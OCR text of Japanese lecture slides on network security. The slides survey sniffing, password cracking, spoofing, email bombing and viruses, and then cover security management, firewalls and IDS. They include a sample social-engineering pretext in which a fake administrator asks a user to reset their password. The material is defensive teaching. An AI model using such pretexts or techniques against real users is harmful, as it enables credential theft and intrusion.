/bin/rm -f ./ls 2>&1 > /dev/null
%
```

盗聴 (1)


- ネットワーク中を流れるパケットを盗み見る
  - 比較的簡単に行うことが可能
    - root の権限が必要となる
    - tcpdumpを使っても良いが、各種ツールも出回る
  - 多くのアプリケーションソフトウェアが平文 (clear text) で通信を行うために、パスワードなどももれる
    - パスワードの漏洩
    - クレジットカード番号などの漏れも重大な脅威

盗聴 (2)

- 基本的には暗号化によって対応可能
  - ssh を用いた通信
    - 個人レベルでの対応
    - 強力なツールであり、他のツールとの親和性も良い
  - SSL/TLS を用いた Web 関連の通信の保護
    - E-Commerce 環境では必須
  - IPsec 機能などによる VPN (Virtual Private Network) の設定
    - 特定の2ドメイン間 (e.g. 本社と支社)での暗号化トンネルの設定

盗聴 (3)

- Tapping Device を利用した盗聴
  - 近年超小型デバイス登場
    - タバコ箱大の Linux 機（Ethernet も有している）
  - ネットワーク機器の空きポートに接続しておく
    - ネットワーク機器の物理的管理が不充分だと簡単に実行
    - 盗聴結果はネットワーク経由で取得
    - 不特定多数の人間が立ち入る領域では注意が必要
- Software Snooper
  - Internet caféで流行
  - Internet caféでパスワードやお金関係のものは危ない



注）Plathome社 Open Box,
最近手に入るマイクロサーバの例
この商品は超小型の Firewall,
DHCP serverなどを目的に開発

盗聴 ⑷

- 2003年3月6日, asahi.com報道
  - インターネットカフェ
  - Software snooper
    - Keyboard 入力
    - Anonymous mailに転送 (free mail)
    - 2年間仕掛けている

パケット盗聴ソフト

- Packet sniffer
- 概要
  - 侵入したホストにパケット盗聴ソフトを仕掛け、そのホストが接続されたネットワーク上を流れるパケットを盗聴する。
- 影響
  - リモートログイン時にユーザが入力するパスワード(平文)を盗聴
  - そのホストから／へ アクセスする他のホストにさらに侵入（踏み台となる）

パスワード破り

- /etc/passwd を元に破る
  - 侵入後パスワードデータベースを入手して cracking software を用いて破る
  - crackといったツールが有名 (実際はさらに tuning されたツールを使っているようだ)
- Social Engineering Attack
  - 人間の「心の隙」を衝いた攻撃
  - 「こちらはシステムの管理者ですが、あなたのファイルシステムにトラブルが発生しました。復旧するためにいったんパスワードをリセットしたいので、パスワードを○○に設定しなおしてくれますか？」

電子メールとSPAM（1）

- Email Spoofing
- 概要
  - 差出し人情報（From行等）を偽造して（身分を詐称した上で）電子メールを送付し、受取人ユーザを欺く。
- 影響
  - なりすまし、ソーシャル・エンジニアリング・アタック
  - 重要機密情報の詐取
  - 「いやがらせ」
  - 架空の取引き情報による経済的な損失
  - 恣意的な情報による業務撹乱

- Email Bombardment
- 概要
  - 「大容量」かつ／または「莫大な数」の電子メールを受取人に送り付ける。
- 影響
  - ディスク容量等、資源の浪費・枯渇による障害
  - システム・ダウン
  - 業務妨害による経済的損失
  - 「いやがらせ」

電子メールとSPAM (2)

- SPAMによってウィルスなどの悪意あるコード(malicious code) を大規模に運ぶ
  - SPAMによるメールリレーの資源消化よりも深刻
    - Professional spammer の登場
    - SPAMを生業にする人達の登場 / one-to-one marketing
  - 電子メールは誰もが取り扱うところが問題
  - CAUCE (www.cause.org)


パケットの偽造

- IP spoofing
- 概要
  - 通信パケットを偽造して、別のホストになりすます。
- 影響
  - 本来はアクセスできないはずのホストが、別のホストのふりをして、システムに不正にアクセス
  - その後、通信中のセッションの乗っ取り


Virus

- ネットワーク環境に対応したものが多い
  - ネットワークを伝播媒体として利用
  - 自分自身を電子メールで運ばせる
  - Love-Letter.txt
  - 破壊的な症状を提供することも多い
  - CodeRed, CodeRed-II, Nimda, W32.Klez, ….


複数のOSを使った合わせ技



CodeRedの発生状況



ウィルス被害の広がり


届出件数の月別推移
(件数)
2000年(11,109件)
2001年(24,261件)
・月別の届出総件数は、グラフ上部にゴシック体文字で記載。
・白抜き部分は、上記のうちパソコン感染前に発見したケース（メール受信・FDを受け取ったのみ等）。
・網掛け部分は、パソコンに感染があったケース。件数を斜体文字で中段に記載。
4500
4000
3500
3000
2500
2000
1500
1000
500
0
461 414 490 476 900 549 700 556 676 906 2203 2778
135 78 100 103 108 84 82 59 91 268 546 528
2440 1567 1476 1236 1515 1335 1738 2809 2238 1241 2766 3900
469 345 304 223 250 153 344 592 510 283 458 741
1 2 3 4 5 6 7 8 9 10 11 12
2000年
1 2 3 4 5 6 7 8 9 10 11 12
2001年
参考：'90年（4～12月）、'91年、'92年、'93年、 '94年、'95年、'96年、 '97年 、'98年 、'99年の届出件数はそれぞれ
14件、57件、253件、897件、1127件、668件、755件、2391件、2035件、3645件である。
情報処理振興事業協会セキュリティセンター(IPA/ISEC)

さて、ここで….

- 現在のインターネット環境を考えたときのリスク増大要因はなんであるのか？
  - End user computer の増加
  - ブロードバンド化
  - …..

セキュリティ管理の考え方

セキュリティ管理とは（1）

- セキュリティ管理とは、文書化と記録を徹底して行うこと
  - 何を守るのか、どのように守るのかを誰もが分かる言葉で書き表す⇒セキュリティポリシ
  - どのように行動したらよいのか、誰が何をすることができるのか、トラブル発生時には何をしたらよいのか⇒ガイドライン、手続書
  - トラブルが発生した場合には、作成した文書と記録に基づいて再発防止のための見直し作業を行う

セキュリティ管理とは（2）

- セキュリティ管理とは、決められていることをその通りに実施しているかを徹底して確認する手段をもつこと
  - 監査 (audit)
  - 監査に基づいて不具合があれば、管理体制を適正化し、不具合を引き起こした原因を解明し、その原因となった問題を解決する

セキュリティ管理とは（3）

- 組織に関わる全ての人が遵守すべきルールを決めること
  - 組織に関わる全ての人が遵守できなければ意味は無い
    - 運命共同体を形成している
  - 単一のルールでなくても良いが、整合性を持ったルールセットであることは求められる
    - Integrity management も重要

セキュリティ管理とは (4)

- セキュリティ管理を実施するにしても、利便性などを犠牲することはできないので、投資をする必要が出てくる
  - 投資をしなければ利便性を犠牲にしてセキュリティ管理を優先
    - しかし、それでは仕事遂行ができなかったり、効率が落ちる
    - だからといって、セキュリティ管理を蔑ろにしてはいけない
  - 仕事をしている人と、セキュリティ管理をしている人が折り合いをつけなければいけない
    - だから、CISO (Chief Information and Security Officer) が存在するのだ！
    - だから、CISOはコミュニケーション能力が高く、技術にも業務にも知見が広くなければならないのだ！

セキュリティ管理とは (5)

- 全ての領域とリンクしているので、セキュリティ管理者は多くの人たちと相互理解が無ければ管理作業が成り立たない
  - 技術だけではない
  - 財務
  - HRM (Human Resource Management) and other RM
  - Public Relations and Publicity activities
  - ….

セキュリティ管理とは（6）

- セキュリティ管理は技術だけではないが、使う技術がダサければどうしようもない
  - すばらしい技術力を投入しなければ意味が無い
    - 技術＝実行力
    - アイディアはすばらしくても、そのアイディアが実行できなければ意味は無い
  - システム管理者、ネットワーク管理者は自分が使う技術について研鑽が必要
  - 新米技術者は謙虚に学ぶことが必要
  - アマチュアが排除されるべき領域も存在することを知るべき
    - 特に、アマチュア管理者ではどうしようも無い領域もあることは分かるべきだ

セキュリティ機能の高度化とネットワーク設計


最近のセキュリティ機能

- 捨てる
  - パケットフィルタリング
  - firewall
- どける
  - 迂回経路へのトラヒック誘導 (DoS対策)
  - 検査
- 調べる
  - IDS, virus check, ….
  - Monitoring & analysis
- 騙す
  - Honeypot
- 耐える
  - Load splitting (DoS対策)
- やり直し
  - Out-band management
  - サービス提供アーキテクチャの考え直し


問題意識

- ファイアウォールにおけるパケット転送能力
  - ファイアウォールでの著しい性能劣化
    - Wire-speed でのパケット転送は、ほぼ不可能
  - ファイアウォールの適用環境の変化
    - 特に接続帯域の急激な広がり
    - 1Gbpsへの対応
    - IPv6の登場 ⇒ dual stack architecture
- なんでも「危ない」と叫ぶIDS
  - 大量の false alert は運用上オーバヘッドになる
    - S/N比問題をどのように考えるのか
    - IDSは実質的に使い物にならんのか?

